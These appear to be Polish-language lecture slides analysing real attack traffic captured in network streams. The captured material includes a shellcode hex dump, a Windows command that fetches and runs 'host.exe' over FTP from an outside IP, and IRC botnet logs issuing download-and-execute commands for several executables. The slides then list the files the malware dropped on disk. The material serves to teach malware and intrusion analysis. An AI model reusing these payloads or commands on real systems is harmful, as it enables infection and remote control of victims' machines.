
Rzeczywiste przykłady: Exploit (widoczne w ruchu sieciowym)

```
00000465  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  .....
00000475  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  .....
00000485  90 90 90 90 90 90 90 90  90 90 90 90 eb 10 5a 4a  .....ZJ
00000495  33 c9 66 b9 7d 01 80 34  0a 99 e2 fa eb 05 e8 eb 3.f.}..4 .....
000004A5  ff ff ff 70 95 98 99 99  c3 fd 38 a9 99 99 99 12 ...p.... ..8.....
000004B5  d9 95 12 e9 85 34 12 d9  91 12 41 12 ea a5 12 ed  ....4.. ..A.....
000004C5  87 e1 9a 6a 12 e7 b9 9a  62 12 d7 8d aa 74 cf ce  ...j.... b....t..
000004D5  c8 12 a6 9a 62 12 6b f3  97 c0 6a 3f ed 91 c0 c6  ....b.k. ..j?....
000004E5  1a 5e 9d dc 7b 70 c0 c6  c7 12 54 12 df bd 9a 5a .^...{p.. ..T....Z
000004F5  48 78 9a 58 aa 50 ff 12  91 12 df 85 9a 5a 58 78 Hx.X.P.. ....ZXx
00000505  9b 9a 58 12 99 9a 5a 12  63 12 6e 1a 5f 97 12 49  ..X...Z. c.n._..I
00000515  f3 9a c0 71 1e 99 99 99  1a 5f 94 cb cf 66 ce 65  ...q.... ._...f.e
00000525  c3 12 41 f3 9c c0 71 ed  99 99 99 c9 c9 c9 c9 f3  ..A...q. ....
00000535  98 f3 9b 66 ce 75 12 41  5e 9e 9b 99 9e 3c aa 59  ...f.u.A ^....<.Y
00000545  10 de 9d f3 89 ce ca 66  ce 69 f3 98 ca 66 ce 6d  ....f .i...f.m
00000555  c9 c9 ca 66 ce 61 12 49  1a 75 dd 12 6d aa 59 f3  ...f.a.I .u...m.Y.
00000565  89 c0 10 9d 17 7b 62 10  cf a1 10 cf a5 10 cf d9  ....{b. ....
00000575  ff 5e df b5 98 98 14 de  89 c9 cf aa 50 c8 c8 c8 .^..... ....P...
00000585  f3 98 c8 c8 5e de a5 fa  f4 fd 99 14 de a5 c9 c8  ....^.... ....
00000595  66 ce 79 cb 66 ce 65 ca  66 ce 65 c9 66 ce 7d aa f.y.f.e. f.e.f.}.
```

Rzeczywiste przykłady: Exploit instrukcje assemblera




Rzeczywiste przykłady: Exploit jego wykonanie (widoczne w ruchu sieciowym)



```
Follow TCP Stream
Stream Content
Microsoft windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINDOWS\System32>echo open 95.220.195.12 27939 > o&echo user 1 1 >> o &echo get
host.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o &host.exe
downloading ...Command not foundCommand not foundC:\WINDOWS\System32>host.exe
Command not foundC:\WINDOWS\System32>
```

Rzeczywiste przykłady: Exploit jego wykonanie (widoczne w ruchu sieciowym)



The screenshot shows a window titled "Follow TCP Stream" with a tab labeled "Stream Content". The content displays a series of FTP commands and responses in a monospaced font. The text is color-coded: blue for status codes and commands, red for user/pass information, and black for other text. The sequence of events is as follows: a 220 status message from NzmxFtpd, a USER 1 command, a 331 response requesting a password, a PASS 1 command, a 230 response indicating successful login, a PORT 192,168,1,9,246,219 command, a 200 response confirming the port command, a RETR /host.exe command, a 150 response for opening a binary data connection, and finally a 425 response indicating that the data connection cannot be opened.

```
220 NzmxFtpd Owns j0
USER 1
331 Password required
PASS 1
230 User logged in.
PORT 192,168,1,9,246,219
200 PORT command successful.
RETR /host.exe
150 opening BINARY mode data connection
425 Can't open data connection.
```


Rzeczywiste przykłady: Exploit jego wykonanie (ruch sieciowy próba ukrycia ściąganej zawartości)


```
Follow TCP Stream
Stream Content (incomplete)
GET /jmqmpali HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.0)
Host: 201.210.223.191:5731
Accept: */*

HTTP/1.0 200 OK
Pragma: no-cache
Content-Length: 168371
Content-Type: image/bmp

MZ.....@.....!...L.!This
program cannot be run in DOS mode.

$.
PE..L...w!.E.....!...
.<...0.....
{G.....
P.....P
Q.....
.....P..D.....tex
t...
$8.....<.....`rdata.....P.....@.....@..@.data.....
`.....H.....@.....reloc.....@.....
B.....
#...%.s.....5.r..P...y.....P...
.P...9...3...%.r.....<r..#...M.....,....
`r.....VX...
Pr...D...50z..Y$...D.%.t...r..).5.a..Y1...q...%.`...5(a..h.....
P...u...5.w..X.H..p...%.`...D...3..5.r..Y.D...u.Y#.....
4u...1 5 w x@ w n
```

Rzeczywiste przykłady: uruchomienie malwaru (połączenie do serwera C&C)




Follow TCP Stream

Stream Content

```
PASS eee
KICK hnvajf
rssr kimzbx "" "ems" :kimzbx
[858260462 bytes missing in capture file]:IRC!IRC@hub.us.com PRIVMSG hnvajf :.VERSION.
:hub.us.com 001 hnvajf :us, hnvajf!kimzbx@
:
:hub.us.com 005 hnvajf
:hnvajf!kimzbx JOIN :#dpi
:hub.us.com 332 hnvajr #dpi :!dl http://146.185.246.150/gh.exe fuwin3.exe 1
:hub.us.com 333 hnvajf #dpi NoNi 1350393525
:hub.us.com 353 hnvajf @ #dpi :hnvajf
.....
INGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXP
ADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDING
PADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDING
XXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADD
INGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPAD
DPRIVMSG #dpi :Done..
PING :hub.us.com
PPNG :hub.us.com
PING :hub.us.com
PPNG :hub.us.com
PING :hub.us.com
PPNG :hub.us.com
PING :hub.us.com
PPNG :hub.us.com
PING :hub.us.com
PPNG :hub.us.com
```

Rzeczywiste przykłady: uruchomienie malwaru (uruchomienie nowego pliku i połączenie do serwera C&C)



```
Follow TCP Stream

Stream Content

PASS smart
KCIK N|PL|XPa|yitjafq
SSRR yitjafq 0 0 :yitjafq

:hub.us.com 001 N|PL|XPa|yitjafq :us, N|PL|XPa|yitjafq!yitjafq@staff-nat.zoak.ii.pw.edu.pl
:
:hub.us.com 005 N|PL|XPa|yitjafq

:hub.us.com 332 N|PL|XPa|yitjafq #dpi :!dl http://146.185.246.103/iii !dl http://146.185.246.103/dqs.exe !dl http://146.185.246.103/bren.exe !mod pdef off !dl http://146.185.246.103/up90.exe !s -o
:hub.us.com 332 N|PL|XPa|yitjafq #dpi :!j #}
:hub.us.com 353 N|PL|XPa|yitjafq @ #dpi :N|PL|XPa|yitjafq
.....
SEND #mod smart
SEND #XP
SEND #}
PPPMSG #dpi :[d="http://146.185.246.103/iii" s="109688 bytes"] Executed file "C:\Documents and Settings\Bebop\Application Data\12.exe" - Download retries: 0
PPPMSG #dpi :[d="http://146.185.246.103/dqs.exe" s="53248 bytes"] Executed file "C:\Documents and Settings\Bebop\Application Data\13.exe" - Download retries: 0


:hub.us.com 353 N|PL|XPa|yitjafq @ #mod :N|PL|XPa|yitjafq
.....

:hub.us.com 332 N|PL|XPa|yitjafq #XP :!dl http://146.185.246.103/69n.exe
:hub.us.com 332 N|PL|XPa|yitjafq #XP :!j #}
:hub.us.com 353 N|PL|XPa|yitjafq @ #XP :N|PL|XPa|yitjafq
.....

:hub.us.com 353 N|PL|XPa|yitjafq @ #} :N|PL|XPa|yitjafq
.....

SEND #}
PPPMSG #XP :[d="http://146.185.246.103/bren.exe" s="53248 bytes"] Executed file "C:\Documents and Settings\Bebop\Application Data\14.exe" - Download retries: 0
PPPMSG #XP :[d="http://146.185.246.103/up90.exe" s="232448 bytes"] Executed file "C:\Documents and Settings\Bebop\Application Data\15.exe" - Download retries: 0
PPPMSG #XP :[d="http://146.185.246.103/69n.exe" s="90112 bytes"] Executed file "C:\Documents and Settings\Bebop\Application Data\16.exe" - Download retries: 0
```

Rzeczywiste przykłady: uruchomienie malware-u (drzewo procesów związane z malware-m)



Rzeczywiste przykłady: uruchomienie malwaru (zmiany na dysku)

Disk module starts analysis

Found new file (susp.): /Documents and Settings/Bebop/btpsmlo.exe [score: 5]

Found new file (susp.): /RECYCLER/R-1-5-21-1482476501-1644491937-682003330-1013/hostsv.exe [score: 5]

Found new file (susp.): /RECYCLER/S-1-5-21-0243556031-888888379-781863308-14699/brenasa.exe [score: 5]

Found new file (susp.): /Documents and Settings/Bebop/Application Data/13.exe [score: 5]

Found new file (susp.): /Documents and Settings/Bebop/Application Data/Chugui.scr [score: 5]

Found new file (susp.): /WINDOWS/yodrive32.exe [score: 10]

Found new file (susp.): /Documents and Settings/Bebop/Application Data/14.exe [score: 5]

Found new file (susp.): /RECYCLER/S-1-5-21-0243556031-888888379-781863308-1830/zaberg.exe [score: 5]

Found new file (susp.): /Documents and Settings/Bebop/Application Data/12.exe [score: 5]

